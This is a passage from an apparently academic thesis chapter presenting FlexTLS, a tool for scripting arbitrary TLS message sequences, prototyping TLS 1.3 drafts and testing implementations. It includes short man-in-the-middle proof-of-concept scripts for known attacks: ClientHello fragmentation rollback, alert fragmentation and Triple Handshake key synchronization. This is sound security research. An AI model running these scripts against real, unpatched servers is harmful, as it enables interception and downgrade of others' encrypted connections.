First, the order of messages in the protocol has been carefully designed and it must be respected, both for interoperability and security. For example, the ServerCCS message must occur just before ServerFinished. If it is accepted too early or too late, the client enables various server impersonation attacks. Implementing this message correctly is particularly tricky because CCS messages are not officially part of the handshake: they have a different content type and are not included in the transcript. So an error in their position in the handshake will not be caught by the transcript MAC.

Second, it is not enough to implement a linear sequence of sends and receives; the client and server must distinguish between truly optional messages, such as ServerNewSessionTicket, and messages whose presence is fully prescribed by the current key exchange, such as ServerKeyExchange. For example, we will show in Section 1.3.2 that accepting a ServerKeyExchange in

RSA or allowing it to be omitted in ECDHE can have dire consequences.

Third, one must be careful to not prematurely calculate session parameters and secrets. Traditionally, TLS clients set up their state for a full or abbreviated handshake immediately after the ServerHello message. However, with the introduction of the session ticket extension [209], this would be premature, since only the next message from the server would tell the client whether this is a full or abbreviated handshake. Confusions between these two handshake modes may lead to serious vulnerabilities, like the Early CCS attack in Section 1.3.4.

Analyzing Implementations We wrote the state machines in Figures 1.2 and 1.23 by carefully inspecting the RFCs for various versions and ciphersuites of TLS. To what extent do they reflect the state machines implemented by TLS libraries? We have a definitive answer for miTLS, which implements RSA, DHE, resumption, and renegotiation. The type-based proof for miTLS guarantees that its state machine conforms to a logical specification that is similar to Figure 1.2, but more detailed.

In the rest of the chapter, we will investigate how to verify whether mainstream TLS implementations such as OpenSSL conform to Figure 1.23.

1.2 FlexTLS: experimenting with TLS scenarios

The TLS standards [111, 12] do not define a state machine. Instead, it specifies a collection of message sequences, one for each handshake protocol mode. Other specifications add new ciphersuites, authentication methods, or protocol extensions; they typically define their own message sequences, re-using the message formats and mechanisms of TLS, and it is left to the implementation to design a state machine that can account for all these sequences.

In this section, we present FlexTLS, a tool for instrumenting arbitrary sequences of TLS messages. FlexTLS was originally created in order to write proofs of concept of complex transport layer attacks such as Triple Handshake or the early CCS attack against OpenSSL [152]. It has been further extended to support automatic execution of multiple scripted scenarios: our tool has the ability to connect (either as a client or as a server) to a peer and send a set of programmatically generated sequences of TLS messages. This feature has been leveraged in order to test the robustness of various implementations of the TLS state machine against unexpected sequences of protocol messages [55]. This effort led to the discovery of several new high-impact security vulnerabilities in a number of TLS implementations, including the FREAK [55] attack.

Partly in response to these attacks, the IETF is considering several new extensions [58, 129, 160], as well as a completely new revision of the protocol (TLS 1.3 [12]) that introduces new message flows and handshake modes. Typically, academic scrutiny of new protocols lags behind standardization, because developing models and proofs is time consuming and the effort can only be justified for stable protocols. We demonstrate that FlexTLS can be used to quickly implement and evaluate various new proposals, thus allowing us to contribute feedback early in the standardization process.

FlexTLS is built using miTLS [65], a verified reference implementation of TLS. In particular, it reuses the miTLS modules for message formatting and TLS-specific cryptographic constructions, but wraps them within modules that are more flexible and allow the core protocol



Figure 1.3 – Modular architecture of FlexTLS.

mechanisms to be used in new and unexpected ways. Although the core miTLS modules have been proved correct, we make no formal claims about the correctness of FlexTLS. We note that extending miTLS with new protocol features requires a significant verification effort to preserve its security proof. FlexTLS aids, however, this process by enabling the incremental development and systematic testing of extensions to miTLS before they are integrated into the verified codebase.

The FlexTLS tool and all the code examples discussed in this thesis can be downloaded as part of the miTLS distribution at: `miTLS.org`

1.2.1 Design and API

FlexTLS is distributed as a .NET library written in the F# functional programming language. Using this library, users may write short scripts in any .NET language to implement specific TLS scenarios. FlexTLS reuses the messaging and cryptographic modules of miTLS, a verified reference implementation of TLS. miTLS itself provides a *strict* application programming interface (API) that guarantees that messages are sent and received only in the order prescribed by the protocol standard. In contrast, FlexTLS has been designed to offer a flexible API that allows users to easily experiment with new message sequences and new protocol scenarios. In particular, the API provides the following features:

— A high-level messaging API with sensible defaults.

— A functional *state-passing* style to manage the states of multiple concurrent connections.

— Support for arbitrary reordering, fragmentation and tampering of protocol messages.

— Safe extensions to miTLS, enabling incremental verification of new protocol features.

Figure 1.3 depicts the architecture of FlexTLS. On the left is the public API for FlexTLS, with one module for each protocol message (e.g. `ClientHello`), and one module for each subprotocol of TLS (e.g. `Handshake`). These modules are implemented by directly calling the core messaging and cryptographic modules of miTLS (shown on the right).

Each FlexTLS module exposes an interface for sending and receiving messages, so that an application can control protocol execution at different levels of abstraction. For example, a user application can either use the high-level `ClientHello` interface to create a correctly-formatted hello message, or it can directly inject raw bytes into a handshake message via the low level `Handshake` interface. For the most part, applications will use the high-level interface, and so users can ignore message formats and cryptographic computations and focus only on the fields that they wish to explicitly modify. The FlexTLS functions will then try to use sensible (customizable) defaults when processing messages, even when messages are sent or received out of order. We rely on F# function overloading and optional parameters to provide different variants of these functions in a small and simple API.

Each FlexTLS module is written in a functional state-passing style, which means that each messaging function takes an input state and returns an output state and does not maintain or modify any internal state; the only side-effect in this code are the sending and receiving of TCP messages. This differs drastically from other TLS libraries like OpenSSL, where any function may implicitly modify the connection state (and other global state), making it difficult to reorder protocol messages or revert a connection to an earlier state. The stateless and functional style of FlexTLS ensures that different connection states do not interfere with each other. Hence, scripts can start any number of connections as clients and servers, poke into their states to copy session parameters from one connection to another, reset a connection to an earlier state, and throw away partial connection states when done. For example, this API enables us to easily implement man-in-the-middle (MITM) scenarios, which can prove quite tedious with classic stateful TLS libraries.

A common source of frustration with experimental protocol toolkits is that they often crash or provide inconsistent results. FlexTLS gains its robustness from three sources: By programming FlexTLS in a strongly typed language like F#, we avoid memory safety errors such as buffer overruns. By further using a purely functional style with no internal state, we prevent runtime errors due to concurrent state modification. Finally, FlexTLS inherits the formal proofs of functional correctness and security for the miTLS building blocks that it uses, such as message encoding, decoding, and protocol-specific cryptographic constructions. FlexTLS provides a new flexible interface to the internals of miTLS, bypassing the strict state machine of miTLS, but it does not otherwise rely on any changes to the verified codebase. Instead, FlexTLS offers a convenient way to extend miTLS with new experimental features that can first be tested and verified in FlexTLS before being integrated into miTLS.

Our goal was for FlexTLS to be usable as a testing tool by security researchers, protocol designers, and developers of other TLS implementations. In the rest of this section, we outline the FlexTLS messaging API and illustrate it with an example.

1.2.2 FlexTLS messaging API

The TLS protocol [111] supports several key exchange mechanisms, client and server authentication mechanisms, and transport-layer encryption schemes. Figure 1.4 depicts a typical TLS connection, here using an Ephemeral Diffie-Hellman key exchange (DHE or ECDHE), where both client and server are authenticated with X.509 certificates. The dotted lines refer to encrypted messages, whereas messages on solid lines are plaintexts.



Figure 1.4 – Mutually authenticated TLS 1.2 DHE connection

Each connection begins with a sequence of handshake messages, followed by encrypted application data in both directions, and finally closure alerts to terminate the connection. In the handshake, the client and server first send `Hello` messages to exchange nonces and to negotiate which ciphersuite they will use. Then they exchange certificates and key exchange messages and authenticate these messages by signing them. Session master secret (ms) and connection keys are derived from the key exchange messages and fresh nonces. The change cipher spec (`CCS`) messages signal the beginning of encryption in both directions. The handshake completes when both the client and server send `Finished` messages containing MACs of the handshake transcript (log) with the master secret. Thereafter, they can safely exchange (encrypted) application data until the connection is closed.

FlexTLS offers modules for constructing and parsing each of these messages at different levels of abstraction. For example, each handshake message can be processed as a specific protocol message, a generic handshake message, a TLS record, or a TCP packet.

Every module offers a set of `receive()`, `prepare()` and `send()` functions. We take the set of overloaded `ServerHello.send()` functions as an example to describe the API design.

Each TLS connection is identified by a state variable (of type `state`) that stores the network socket and the security context which is composed of session information (e.g. encryption algorithms), keys and record level state (e.g. sequence numbers and initialization vectors). Furthermore, the completion of a TLS handshake sets up a *next security context* (of type `nextSecurityContext`) that represents the new session established by this handshake; the keys in this context will be used to protect application data and future handshakes. In particular, the

session information (of type SessionInfo) contains the security parameters of this new security context.

The ServerHello() module offers the following function that can be used to send a ServerHello message at any time, regardless of the current state of the handshake:

```
ServerHello.send(
  st:state, si:SessionInfo, extL:list<serverExtension>,
  ?fp:fragmentationPolicy)
: state * FServerHello
```

Figure 1.5 – Basic prototype of FlexServerHello.send

It takes the current connection state, the session information of the next security context, a list of server protocol extensions, and an optional fragmentation policy on the message that can specify how to split the generated message across TLS records (by default, records are fragmented as little as possible).

The function returns two values: a new connection state and the message it just sent. The caller now has access to both the old and new connection state in which to send further messages, or repeat the ServerHello. Moreover, the user can read and tamper with the message and send it on another connection.

The ServerHello.send() function also has a more elaborate version, with additional parameters:

```
ServerHello.send(
  st:state, fch:FClientHello, ?nsc:nextSecurityContext, ?fsh:FServerHello,
  ?cfg:config, ?fp:fragmentationPolicy)
: state * nextSecurityContext * FServerHello
```

Figure 1.6 – More elaborate prototype of FlexServerHello.send

This function additionally accepts a ClientHello message, an optional ServerHello, and an optional server configuration. The ClientHello message is typically the one received in a standard handshake flow, and the other parameters can be thought of as templates for the intended ServerHello message. The function generates a ServerHello message by merging values from the two hello messages and the given configuration; it follows the TLS specification to compute parameters left unspecified by the user. For example, if the user sets the fsh.rand and fsh.version fields, these values will be used for the server randomness and the protocol version, regardless of the ClientHello; conversely, unspecified fields such as the ciphersuite will be chosen from those offered by the client based on a standard negotiation logic.

Each module also offers a prepare() function that produces valid messages without sending them to the network. This enables the user to tamper with the plaintext (or, in the case of encrypted messages, the ciphertext) of the message before sending it via Tcp.write() or by calling the corresponding send() function.

Example As a complete example, we show how the full standard protocol scenario of Figure 1.4 can be encoded as a FlexTLS script. For simplicity, we only show the client side, and ignore client authentication. The code illustrates how the API can used to succinctly encode TLS protocol scenarios directly from message sequence charts.

```
let clientDHE (server:string, port:int) : state =
  (* Offer only one DHE ciphersuite *)
  let fch = {
    FlexConstants.nullFClientHello with ciphersuites = Some
    [DHE_RSA_AES128_CBC_SHA]} in

  (* Start handshake *)
  let st,nsc,fch = FlexClientHello.send(st,fch) in
  let st,nsc,fsh = FlexServerHello.receive(st,fch,nsc) in
  let st,nsc,fcert = FlexCertificate.receive(st,Client,nsc) in
  let st,nsc,fske = FlexServerKeyExchange.receiveDHE(st,nsc) in
  let st,fshd = FlexServerHelloDone.receive(st) in
  let st,nsc,fcke = FlexClientKeyExchange.sendDHE(st,nsc) in
  let st,_ = FlexCCS.send(st) in

  (* Start encrypting *)
  let st = FlexState.installWriteKeys st nsc in
  let st,ffC = FlexFinished.send(st,nsc,Client) in
  let st,_,_ = FlexCCS.receive(st) in

  (* Start decrypting *)
  let st = FlexState.installReadKeys st nsc in
  let st,ffS= FlexFinished.receive(st,nsc,Server) in

  (* Send and receive application data here *)
  let st = FlexAppData.send(st,utf8 "GET / \r\n") in ...
```

Figure 1.7 – Implementation of mutually authenticated TLS 1.2 DHE connection with FlexTLS.

1.2.3 Rapid prototyping of new protocol versions for TLS 1.3

We show a FlexTLS scenario which implements the draft-05 1 RTT handshake for the redesigned TLS 1.3 protocol.[1] Note that the choice of draft-05 as an example for this section was made because it reflects well the transition between TLS 1.2 and TLS 1.3. After having coded the relevant serialization functions and extension logic, scripting a correct scenario such as the one presented in Figure 1.8 required a similar effort to that of previous protocol versions – and we managed to quickly update the code in response to many of the TLS 1.3 draft updates. We have developed both client and server sides; for brevity, we discuss here the client side only of draft-05.



Figure 1.8 – Message sequence chart of TLS 1.3 (draft-05)

Note that the final version of TLS 1.3 [12] is different from this version of the draft, for instance the `ClientKeyShare` message doesn't exist anymore and is instead an extension of the `ClientHello`.

Evaluation Implementing the TLS 1.3 "1 round trip" (1-RTT) draft took an estimated two man-hours. Most of the new development lies in coding serialization and parsing functions for the new messages (not included in the count above). At the time, we found and reported one parsing issue in the new `ClientKeyShare` message, and our experiments led to early discussion in the TLS working group about how to handle performance penalties and state inconsistencies introduced by this new message.

1. Most recent specification available at `https://github.com/tlswg/tls13-spec`.

Scenario	# of msg	lines of code	Reference
TLS 1.2 RSA	9	18	-
TLS 1.2 DHE	13	23	Sec. 1.2.2
TLS 1.3 1-RTT	10	24	Sec. 1.2.3
ClientHello Fragmentation	3	8	Sec. 1.3.2.1
Alert Fragmentation	3	7	Sec. 1.3.2.2
FREAK	15	38	Sec. 1.3.4.5
SKIP	7	15	Sec. 1.3.4.4
Triple Handshake	28	44	Sec. 1.3.2.3
Early CCS Injection	17	29	Sec. 1.3.2.4

Table 1.1 – FlexTLS Scenarios: evaluating succinctness

The primary design goal for FlexTLS was to be able to succinctly program various TLS protocol scenarios. The FlexTLS library comes with more than a dozen exemplary scripts that cover standard TLS 1.2 connections, attack scripts, SmackTLS tests, as well as prototype TLS 1.3 scenarios. Table 1.1 evaluates the effectiveness of FlexTLS when programming 9 of these scenarios. Each row in the table shows the number of TLS messages in a protocol scenario and the amount of lines required to implement it with FlexTLS. We observe that it takes roughly two statements for every protocol message, even for complex man-in-the-middle attacks or in scenarios that use non-standard cryptographic computations.

Contribution Rapid prototyping helped find a parsing issue in the new `ClientKeyShare` message, and the message format has been fixed in the drafts before cryptographic shares became an extension of the `ClientHello`. While implementing the `FlexTLS.ClientKeyShare` module, it became evident that `ClientHello` and `ClientKeyShare` have strong dependencies, and inconsistencies between the two may lead to security issues (e.g. which DH group to implicitly agree upon in case of inconsistency?). Finally, by running the prototype we experienced performance issues due to the client having to propose several fresh client shares at each protocol run. Discussion on these points was kick-started by our experience, and we observed that caching DH shares creates unforeseen inter-connection dependencies.

```
1 (* Enable the "negotiated DH" extension for TLS 1.3 *)
2 let cfg = {
3   defaultConfig with negotiableDHGroups = [DHE4096; DHE8192]
4 } in ...
```

After choosing the groups they want to support, users can run the full TLS 1.3 1-RTT handshake using the new messages types:

```
(* Ensure the desired version will be used *)
let ch = { FlexConstants.nullFClientHello with pv = TLS_1p3} in

(* Start the handshake flow *)
let st,nsc,ch = FlexClientHello.send(st,ch,cfg) in
let st,nsc,cks = FlexClientKeyShare.send(st,nsc) in
let st,nsc,sh = FlexServerHello.receive(st,ch,nsc) in
let st,nsc,sks = FlexServerKeyShare.receive(st,nsc) in ...
```

1.2.3.1 Fingerprinting and metrics

As a complement to the rapid prototyping capabilities of FlexTLS, our tool has the ability to perform metrics on a significant number of websites to collect interesting information. FlexTLS can for instance fingerprint different implementations regarding their answer to diverse stimulus, like those generated for SmackTLS. The diversity of handshakes being crafted with FlexTLS is large enough to distinguish both the implementation and its version in a large majority of cases. The library being capable of fingerprinting libraries it can also be used to gather information. On the opposite to tools like ZMap, FlexTLS is not written to perform large scans of the Internet but targeted one instead. For example, it is possible to explore the Alexa Top 1 million websites with specific handshake scenarios in order to extract very specific information. We can for instance check the set of DH parameters, the support for a specific combination of extensions or even test the status of the deployment for patches of specific implementations.

1.3 Discovering flaws and attacks

As can be expected, generating arbitrary sequences of well-formed messages is hard. By design, each message in a protocol depends on previously-exchanged values, and must pass many basic checks before being accepted by the state machine—after all, TLS implementations are meant to comply with the protocol. At the very least, we need to provide reasonable defaults for any missing values, for instance when keys are needed to format a message and yet the peer's input to the key derivation is not available yet.

1.3.1 Deviations from compliant TLS traces

When designing FlexTLS, we had in mind from the very beginning a tool able to script incorrect and malformed messages in addition to the prototyping aspects. To send and receive messages, FlexTLS relies on miTLS. Using this robust, verified TLS library helped us to significantly reduce false positives due, for instance, to malformed messages or incorrect cryptographic processing.

Figure 1.9 presents FlexTLS by example, showing a client script for a basic RSA key exchange. The script, written in F#, consists of calls to individual FlexTLS functions to send and receive messages, in state-passing style (s holds the connection state, including for instance key materials). The first line customizes the default `ClientHello` message, to propose a single RSA ciphersuite. The second line causes the message to be sent, and yields an updated *security context* (*nsc*), which may be used to install new keys.

```
(* Set the ciphersuite to use in the script *)
ch.ciphersuites <- [TLS_RSA_WITH_AES_128_CBC_SHA]
let s,nsc,ch = ClientHello.send(s,ch)
let s,nsc,sh = ServerHello.receive(s,ch,nsc)
let s,nsc,cert = Certificate.receive(s,Client,nsc)
let s,shd = ServerHelloDone.receive(s)
let s,nsc,cke = ClientKeyExchange.sendRSA(s,nsc,ch)
let s,_ = CCS.send(s)
let s = State.installWriteKeys s nsc
let log = ch.payload @| ... @| cke.payload
let s,cf = Finished.send(s,nsc,log)
...
```

Figure 1.9 – Basic RSA key exchange scripted in FlexTLS.

FlexTLS promotes a succinct and purely functional state-passing style, where each line of code typically corresponds to a message being sent or received. Sending messages out-of-order is as simple as reordering lines in the script. FlexTLS handles most of the complexity internally, filling in reasonable defaults for any missing values. For example, if the script sends a `Finished` message immediately after a `ServerHello` message, bypassing the full handshake, FlexTLS would still derive default well-formed connection keys based on empty key exchange values.
See [56] for more detailed examples of FlexTLS scripts.

1.3.2 Implementing existing TLS attacks

We originally intended FlexTLS as a tool that would allow us to create a proof of concept of the Triple Handshake attack [70]. It has proved remarkably efficient at this task and we have since implemented many more attacks existing attacks on TLS 1.2 implementations. We present some of these in this section.

1.3.2.1 Version rollback by ClientHello fragmentation



Figure 1.10 – `ClientHello` fragmentation attack (Protocol diagram)

OpenSSL (< 1.0.1i) message parsing functions suffer from a bug (CVE-2014-3511) that causes

affected servers to negotiate TLS version 1.0, regardless of the highest version offered by the client, when they receive a maliciously fragmented `ClientHello`, thus enabling a version rollback attack. The tampering of the attacker goes undetected as fragmentation is not authenticated by the TLS handshake.

FlexTLS provides functions that allow record-layer messages to be fragmented in various ways, not just the default minimal fragmentation employed by mainstream TLS libraries. For example, to implement the rollback attack, we first read a `ClientHello` message regardless of its original fragmentation (line 9); then we forward its first 5 bytes in one fragment (line 10), followed by the rest (line 11).

```
let fragClientHello (server:string, port:int) : state * state =
  (* Start being a Man-In-The-Middle *)
  let sst,_,cst,_ = FlexConnection.MitmOpenTcpConnections(
                     "0.0.0.0",server,listener_port=6666,
                     server_cn=server,server_port=port) in

  (* Forward client hello and apply fragmentation *)
  let sst,_,sch = FlexClientHello.receive(sst) in
  let cst = FlexHandshake.send(cst,sch.payload,One(5)) in
  let cst = FlexHandshake.send(cst) in

  (* Forward next packets *)
  FlexConnection.passthrough(cst.ns,sst.ns);
  (sst, cst)
```

Figure 1.11 – `ClientHello` fragmentation attack (FlexTLS script)

1.3.2.2 Tampering with Alerts via fragmentation



Figure 1.12 – Alert fragmentation attack (Protocol diagram)

The content of the TLS alert sub-protocol is not authenticated during the first handshake (but is afterwards). Alerts are two bytes long and can be fragmented: a single alert byte will be

buffered until a second byte is received. If an attacker can inject a plaintext one-byte alert during the first handshake, it will become the prefix of an authentic encrypted alert after the handshake is complete [65]. Hence, for example, the attacker can turn a fatal alert into an ignored warning, breaking Alert authentication.

FlexTLS makes it easy to handle independently the two connection states required to implement the man-in-the-middle role of the attacker: sst for the server-side, and cst for the client side. Injecting a single alert byte is easily achieved since all send() functions support sending a manually-crafted byte sequence.

```
1  let alertAttack (server:string, port:int) : state * state =
2    (* Start being a Man-In-The-Middle *)
3    let sst,_,cst,_ = FlexConnection.MitmOpenTcpConnections(
4                      "0.0.0.0",server,listener_port=6666,
5                      server_cn=server,server_port=port) in
6
7    (* Forward client hello *)
8    let sst,cst,_ = FlexHandshake.forward(sst,cst) in
9
10   (* Inject a one-byte alert to the server *)
11   let cst = FlexAlert.send(cst,Bytes.abytes [| 1uy |]) in
12
13   (* Passthrough mode *)
14   let _ = FlexConnection.passthrough(cst.ns,sst.ns) in
15   (sst, cst)
```

Figure 1.13 – Alert fragmentation attack (FlexTLS script)

1.3.2.3 Triple Handshake



Figure 1.14 – Triple Handshake attack (Protocol diagram)

Triple Handshake is a class of man-in-the-middle attacks that relies on synchronizing the master secrets in different TLS connections [70]. All attack variants rely on a first pair of TLS handshakes where a man-in-the-middle completes the two sessions between different peers, but

sharing the same master secret and encryption keys on all connections. We have implemented an HTTPS exploit of the triple handshake attack with FlexTLS. The full listing of the exploit is included in the FlexTLS distribution, but significant excerpts also appear below.

The first excerpt shows how the client random value can be synchronized across two connections, while forcing RSA negotiation, by only proposing RSA ciphersuites to the server.

```
1 (* Synchronize client hello randoms, but fixate an RSA key exchange *)
2 let sst,snsc,sch = FlexClientHello.receive(sst) in
3 let cch = { sch with suites = [rsa_kex_cs] } in
4 let cst,cnsc,cch = FlexClientHello.send(cst,cch) in ...
```

The second excerpt shows how the complex task of synchronizing the pre-master secret (PMS) can be implemented with FlexTLS in just 4 statements. Line 2 gets the PMS from the client: the `receiveRSA()` function transparently decrypts the PMS using the attacker's private key, then installs it into the next security context. Lines 3-4 transfer the PMS from one security context to the other. Lastly, line 5 sends the synchronized PMS to the server: the `sendRSA()` function encrypts the PMS with the server public key previously installed in the next security context by the `Certificate.receive()` function (not shown here).

```
1 (* Synchronize the PMS: decrypt from client; re-encrypt to server *)
2 let sst,snsc,scke = FlexClientKeyExchange.receiveRSA(sst,snsc,sch) in
3 let ckeys = {cnsc.keys with kex = snsc.keys.kex} in
4 let cnsc = {cnsc with keys = ckeys} in
5 let cst,cnsc,ccke = FlexClientKeyExchange.sendRSA(cst,cnsc,cch)
```

1.3.2.4 Early CCS injection attack

The early CCS injection vulnerability (CVE-2014-0224) is a state machine bug in OpenSSL (< 1.0.1-h). If a `CCS` message is injected by a MITM attacker to both client and server immediately after the `ServerHello` message, both parties will compute a weak master secret consisting of forty-eight null bytes. This weak secret, combined with the public client and server random values, is used to compute the encryption keys on both sides, which are therefore known to the attacker. Later on, the master secret is overwritten with a strong one, but the keys are not, and the attack can be mounted according to the diagram of Figure 1.15.

The independent connection states of the client and server roles of the MITM attacker can be synchronized when needed, for instance to install the same weak encryption keys, as shown in lines of the fragment code.

Independent connection states make sequence number handling oblivious to the user: we observe that sequence numbers get out of sync on the two sides of the connection (see diagram below), but this is transparently handled by each FlexTLS connection state.

1.3.3 Automated testing of TLS implementations

For each deviant trace, we generate a FlexTLS client or server script that tests its peer by executing the message sequence, which ends by sending a deviant message. According to the standard, the peer should then send an alert (usually `unexpected_message`) and close the

